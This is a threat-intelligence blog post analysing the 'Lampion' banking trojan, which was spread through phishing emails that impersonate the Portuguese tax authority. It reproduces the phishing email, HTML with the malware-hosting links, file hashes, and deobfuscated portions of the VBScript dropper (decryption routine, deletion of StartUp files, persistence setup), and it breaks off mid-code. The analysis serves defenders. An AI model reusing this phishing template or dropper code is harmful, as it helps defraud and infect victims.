Targeting Portugal: A new trojan ‘Lampion’ has spread using template emails from the Portuguese Government Finance & Tax

seguranca-informatica.pt/targeting-portugal-a-new-trojan-lampion-has-spread-using-template-emails-from-the-portuguese-government-finance-tax/

December 26, 2019

New trojan called ‘Lampion’ has spread using template emails from the Portuguese Government Finance & Tax during the last days of 2019.
Last days of 2019 were the perfect time to spread phishing campaigns using email templates based on the Portuguese Government Finance & Tax. SI-LAB noted that Portuguese users were targeted with malscam messages that reported issues related to a debt of the year 2018.

In detail, the emails are related to the Rendimento de Pessoas Singulares – IRS (annual tax declaration), and any citizen who has received the message can be misled by criminals – as the end of the year is the right time to discuss issues within this context.

From portaldasfinancasB9@gov.pt
Subject [redacted] **Emissao da factura electronica - AT: A1Z6S - 17/12/2019 10:54:00**
To [redacted]

Se não está visualizando clique aqui

AT autoridade tributária e aduaneira

Estimado Contribuinte: SITUAÇÃO IRREGULAR

O sistema detectou e gerou um alerta sobre um débito - ano 2018 -
Este email foi gerado durante o processo de emissão da factura electrónica para o lado negativo e remetido para você de acordo com a legislação em vigor. Ao mesmo tempo, indicamos que os endereços electrónicos dos destinatários de e-mails são obtidos, exclusivamente, de bases de dados AT e não são divulgados a terceiros.

Leia com atenção:

O prazo para entrega da Declaração de Rendimentos, de Imposto sobre o Rendimento das Pessoas Singulares (IRS) - Modelo 3, decorre de 1 de abril a 30 de junho. É neste período que são entregues as declarações relativas aos rendimentos do ano anterior e a outros elementos informativos relevantes para a sua concreta situação tributária. A informação constante das declarações submetidas É validada pela Administração Tributária e Aduaneira (AT). Após a entrega da declaração, caso receba um alerta com a designação de Divergência, isso significa que AT detetou, nos dados que declarou, um ou mais valores de Rendimentos, Retenções na Fonte, e/ou Deduções diferentes do(s) que consta(m) na base de dados.

Mantenha atualizados os seus dados pessoais no Portal das Finanças e fiabilize os seus contactos (e-mail e telefone) para receber informação de apoio ao cumprimento das suas obrigações fiscais e aduaneiras.
O arquivo XML correspondente a esta factura está no anexo.

Você pode verificá-lo através do site do Portal AT com o ID abaixo.

CONSULTAR DIVERGÊNCIA N: AT-NOWAUVJB .(5Kb)

Atte: Direção de Serviços de Comunicação

VERIFICAR Norton SECURED powered by digicert


17/12/2019 10:54:00 - Portal AT Resolução:AT-NOWAUVJB

1997 - 2019 AT © Todos os direitos reservados


The malware was named ‘Lampion’ as this is the name used as part of its internal name. Regarding a broad analysis, it looks like the Trojan-Banker.Win32.ChePro family, but with improvements that make hard its detection and analysis.

In brief, when the victim clicks on the links available in the email body the malware is downloaded from the online server. The downloaded file is a compressed file (.zip) called: **FacturaNovembro-4492154-2019-10_8.zip.**

As observed, after extracting the file, three files are presented.



The file "**FacturaNovembro-4492154-2019-10_8.vbs**" is the first stage of the Lampion's infection chain. This is a Visual Basic Script (VBScript) file that is acting as a dropper and downloader. It downloads the next stage from the compromised server available on the Internet on an AWS S3 bucket.



The trojan Lampion uses anti-debug and anti-vm techniques. The use of a commercial protector known as VMProtector 3.x and also specially crafted codes make it difficult to analyze both on a sandbox environment or manually.

After the VBScript file is executed, two files are downloaded: **P-19-2.dll** and **0.zip.** The P-19-2.dll file (Lampion) is a PE File that is executed during a VBScript execution when the affected computer starts. That file invokes the second file, 0.zip, that is a DLL file with additional code on C2 and how the trojan gets details from the user's computers. This DLL contains a name in the Chinese language with the following target message for Portugal: "***Your group of Portuguese suckers".***

Lampion trojan (P-19-2.dll) was sent to the VirusTotal by SI-LAB, and 12 from 71 engines classified it as malware. This is a clear signal that most of the antivirus engines don't detect yet the malware signature.

DETECTION	DETAILS	COMMUNITY		
AhnLab-V3	Trojan/Win32.Agent.C3574825		Avast	Win32:BankerX-gen [Trj]
AVG	Win32:BankerX-gen [Trj]		Avira (no cloud)	HEUR/AGEN.1038501
DrWeb	BackDoor.Banker.62		Endgame	Malicious (high Confidence)
F-Secure	Heuristic.HEUR/AGEN.1038501		Microsoft	Trojan:Win32/Wacatac.B!ml
Rising	Trojan.Generic@ML.97 (RDML:06Q5KdBP...		Symantec	ML.Attribute.HighConfidence
Trapmine	Malicious.high.ml.score		VBA32	TScope.Trojan.Delf

Details from the computer's disk, opened windows, clipboard and banking credentials are gathered and sent to the C2 available on the Internet. The malware only runs if the DLL (inside the 0.zip file) is available on the same directory where it is executed.

Users who receive emails this nature should be aware as these files have a low detection rate and will extract sensitive details including banking credentials from victims' computers. For Portuguese citizens, special attention on this holiday season as this is an ongoing target campaign.

For more details and complete analysis of this malicious campaign see the Technical Analysis below.

Technical Analysis

Several emails were received by Portuguese users about a new campaign related to the Rendimento de Pessoas Singulares – IRS (annual tax declaration) during the last days of 2019. Two examples can be seen in Figure 1 below.




Figure 1: *Two template emails used to spread the trojan Lampion.*

At the first glance, just the URLs and their description are different between both templates. The URLs are responsible to download a zip file that contains three files described below.

```
<a
href="http://100.26.189.49/PY/App.php?=5wzpz2e7xglkzmh"target="_blank">Se
n&atilde;o est&aacute; visualizando clique aqui</a></center><br><br>

<html>
 <!--s3nn5li7pbdd7rg!-->
    <head>
        <title>Portal AT  - N:
26509
</title>
    </head><br>
    <body>
<img
src="https://info.portaldasfinancas.gov.pt/_layouts/15/images/portalat/logo-at.svg?=k4dx3dyrwx05s60"
/>
```


Figure 2: *URL (1) hosting the malware on the Internet (a zip file).*

```
Date: Tue, 17 Dec 2019 16:54:03 +0300 (+03)
X-VR-STATUS: SPAM
X-VR-SCORE: 300
X-VR-SPAMCAUSE: gggruggvucftvghtrhhoucdtuddrgedufedrvddtjedgheejucetufdoteggodetrfdotffvucfrrhhofhhilhgvmecuggftfghnshhusghstghrihgsvgdpffftgfetoffjqffuvfenuceurghilhhouhhtmecufedttdenucfjughrucefiedukeculd

<a href="https://rebrand.ly/mmvk36?=NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB"target="_blank">Se n&atilde;o est&aacute; visualizando clique aqui</a></center><br><br>

<html>
 <!--NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB!-->
    <head>
        <title>17/12/2019 10:54:00 - Portal AT  - N: NOWAUVJB </title>
    </head><br>
    <body>
    <img src="https://info.portaldasfinancas.gov.pt/_layouts/15/images/portalat/logo-at.svg?=NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB">
    <div style="text-align: left;"><br><br>
            <div>
                |
```

Figure 3: *URL (2) hosting the malware on the internet (a zip file).*

Why Lampion?

As observed, the malware icon is a “lampion”, and the original name is “Lampion”. It seems a reference to a Japanese lampion.



property	value
file-type	executable
date	n/a
language	Korean
code-page	Unicode UTF-16, little endian
CompanyName	Zakar Japanicons Lampion
FileDescription	Zakar Japanicons
FileVersion	127, 39, 35, 96
InternalName	Japanicons Lampion
LegalCopyright	Zakar Japanicons Lampion
OriginalFilename	Lampion.EXE
ProductName	Japanicons
ProductVersion	127, 39, 35, 96

Figure 4: *Malware’s original name and details.*

Lampion trojan malware – The 1st stage

Threat name: FacturaNovembro-4492154-2019-10_8.zip
MD5: e7bdce5505ee263530dea04c2fdc661f
SHA1: d4927477b71cbf540a894cf2c5849209b64c92af

This is the zip file that contains the malware’s first stage downloaded from compromised servers online. It is a zip file, with a low detection rate, and it contains inside 3 other files.




Figure 5: *Available files after extracting the zip file.*

The files are as follows:

- [1] – FacturaNovembro-4492154-2019-10_8.pdf (51fbca86a499c55ce31179fc36e0d889)
- **[2] – FacturaNovembro-4492154-2019-10_8.vbs (3350e74a4cfa020f9b256194eae25c12)**
- [3] – Politica de Protecao de Dados – ST-8 (deb80a47496857e24c0bc57873b25707)

Only the [2] file (**FacturaNovembro-4492154-2019-10_8.vbs**) has malicious code capable of infecting victims' computers.

In contrast, files [1] and [3] are harmless and are only used as a way of inducing the victims to open the VBS document – the Lampion 1st stage.




Figure 6: *Snippet from the* ***Politica de Protecao de Dados – ST-8*** *file, never used during the malware infection chain.*

On the other hand, the PDF file [1] is just a PDF file with some information contained inside, and without malicious links or activity to collect details on the victim's computer.

```
PPDF> object 7

<< /Length 258 >>
stream
stream
BT
0 g
/F4 10.088 Tf
125.455 559.281 Td
(Mensagem confidencial N:TDG2RQSFQ3 - 18/12/2019 09:05:08) Tj
ET
BT
113.35 587.628 Td
(Seu documento anexo est disponivel junto a este arquivo PDF.) Tj
ET
BT
204.14 530.935 Td
( Todos os direitos reservados.) Tj
ET
endstream
```

Figure 7: *Object content from FacturaNovembro-4492154-2019-10_8.pdf.*




Figure 8: *Content available on PDF file FacturaNovembro-4492154-2019-10_8.pdf.*




Figure 9: *Translation from the Portuguese language to English.*

The file states that the file to be executed is here, in the same directory of the PDF file . That message is completely confidential, has a unique code, and the date of issuance is highlighted to create a bad feeling on the victim's side.

Threat name: FacturaNovembro-4492154-2019-10_8.vbs (**Lampion – 1st stage**)
MD5: 3350e74a4cfa020f9b256194eae25c12
SHA1: 7f5960ff9feff30d2f4a4c1598dd22632ceea0cb

This file has a detection rate of 25/58 and is classified as a Trojan Agent. It is, in fact, a trojan downloader/dropper as it downloads the next stage from the Internet and also drops a new VBS file that will be executed whenever the victim's computer starts. It looks like an improvement form of the Trojan-Banker.Win32.ChePro family.




Figure 10: *VirusTotal analysis from FacturaNovembro-4492154-2019-10_8.vbs file.*

Looking at the file, it is obfuscated, but in this case, the technique used by criminals was simple: **just add commentaries (junk blocks)** between the lines of the malicious code to make it confused.

Figure 11: *First stage of the Lampion malware – obfuscated code.*

After a few rounds of code cleanup (deobfuscation), the final code comes up. Before going into the detail, the high-level diagram with the overall behavior of the file is presented.




Figure 12: *Lampion 1st stage high-level diagram.*

In detail, the first stage works as described below.

- It depends on the initial victim's action.
- The VBS file downloads additional files from the Internet (the 2nd stage – the Lampion itself).
- 2 files are downloaded to the AppData Windows folder, and a new VBS file is also created with the code that will execute the trojan every time the victim's computer starts.
- A .lnk file is created on the Windows StartUp folder to execute the trojan (a persistence technique).
- Finally, the victim's computer is forced to reboot and the trojan malware starts its execution.


Digging into the details – Lampion 1st stage

The 1st stage has random functions to generate random names that will be used to rename the next malicious files created on the victim's machine. **Line 27** is where the **Wscript object is created** that will be used to create a .lnk file on the Windows StartUp folder. All the malware source code is commented on the next images.

```
1
2   Function RandomString( ByVal strLen )
3       Dim str, min, max
4       Const LETTERS = "abcdefghijklmnopqrstuvwxyz"
5       min = 1
6       max = Len(LETTERS)
7       Randomize
8       For i = 1 to strLen
9           str = str & Mid( LETTERS, Int((max-min+1)*Rnd+min), 1 )
10      Next
11
12      RandomString = str
13  End Function
14
15  Dim max,min,rand, randfolder
16  max=99999999999999
17  min=999999999999
18  Randomize
19  rand = RandomString(17) & Int((max-min+1)*Rnd+min)
20  randfolder = Int((max-min+1)*Rnd+min)
21  rndvb = RandomString(11)
22
23  Dim objShell
24  Dim strPath
25  dim strPath2
26
27  Set objShell = Wscript.CreateObject("Wscript.Shell")
28  Const DeleteReadOnly = TRUE
29
30  Const DeleteReadOnly2 = TRUE
31
```

Figure 13: *Random functions that generate random names – (1/5).*

The next figure has the function to decrypt the URLs from which the 2nd stage of malware is downloaded.




```
32  'Decrypt function
33  Private Function Decrypt(Ciphertext)
34      Const offset = 10
35      Const minAsc = 33
36      Const maxAsc = 126
37
38      If Len(Ciphertext) < 5 Then
39          Decrypt = ""
40          Exit Function
41      End If
42
43      Dim Plaintext
44      Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)
45
46      For i=2 To Len(Ciphertext) Step 2
47          oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
48          If oldAsc > maxAsc Then
49              oldAsc = oldAsc - maxAsc + minAsc - 1
50          End If
51
52          Plaintext = Plaintext & Chr(oldAsc)
53      Next
54
55      Decrypt = Plaintext
56  End Function
57
58
59  'Object shell sleeping during 3 minutes
60  WScript.Sleep(30000)
61
62  'All the lnk files are removed from StartUp Windows folder
63  On Error Resume Next
64      Set objFSO = CreateObject("Scripting.FileSystemObject")
65      objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.lnk") , DeleteReadOnly
66
67  If Err Then
68  End If
69
70  On Error GoTo 0
```

Figure 14: *Decryption function used to decrypt the URLs where the next stage is available – (2/5).*

Next, all the shortcuts (.lnk) files are deleted from the operating system StartUp folder (line 65).

After that, all the VBS files from the operating system StartUp folder are also removed to prevent other files can start with the OS. A randomly named folder is created in the Windows AppData directory that will keep the malicious files.

```
'All the vbs files are removed from StartUp Windows folder
On Error Resume Next
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.vbs") , DeleteReadOnly2
If Err Then
End If
On Error GoTo 0

'Random folder is created on AppData location. That folder is composed just by numbers
Dim oFSO
Set oFSO = CreateObject("Scripting.FileSystemObject")
oFSO.CreateFolder objShell.SpecialFolders("AppData") & "\"&  randfolder

'random files are created inside the folder with the .exe and 0.zip extension
strPath = objShell.SpecialFolders("AppData") & "\" & randfolder & "\" &  rand & ".exe"
strPath2 = objShell.SpecialFolders("AppData") & "\" & randfolder & "\" & "0.zip"

Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")
strComputer = "."

'Set the default process security level with VBScript
'https://docs.microsoft.com/en-us/windows/win32/wmisdk/setting-the-default-process-security-level-using-vbscript
'obtaining details on OS
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set oss = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")
strComputer = "."

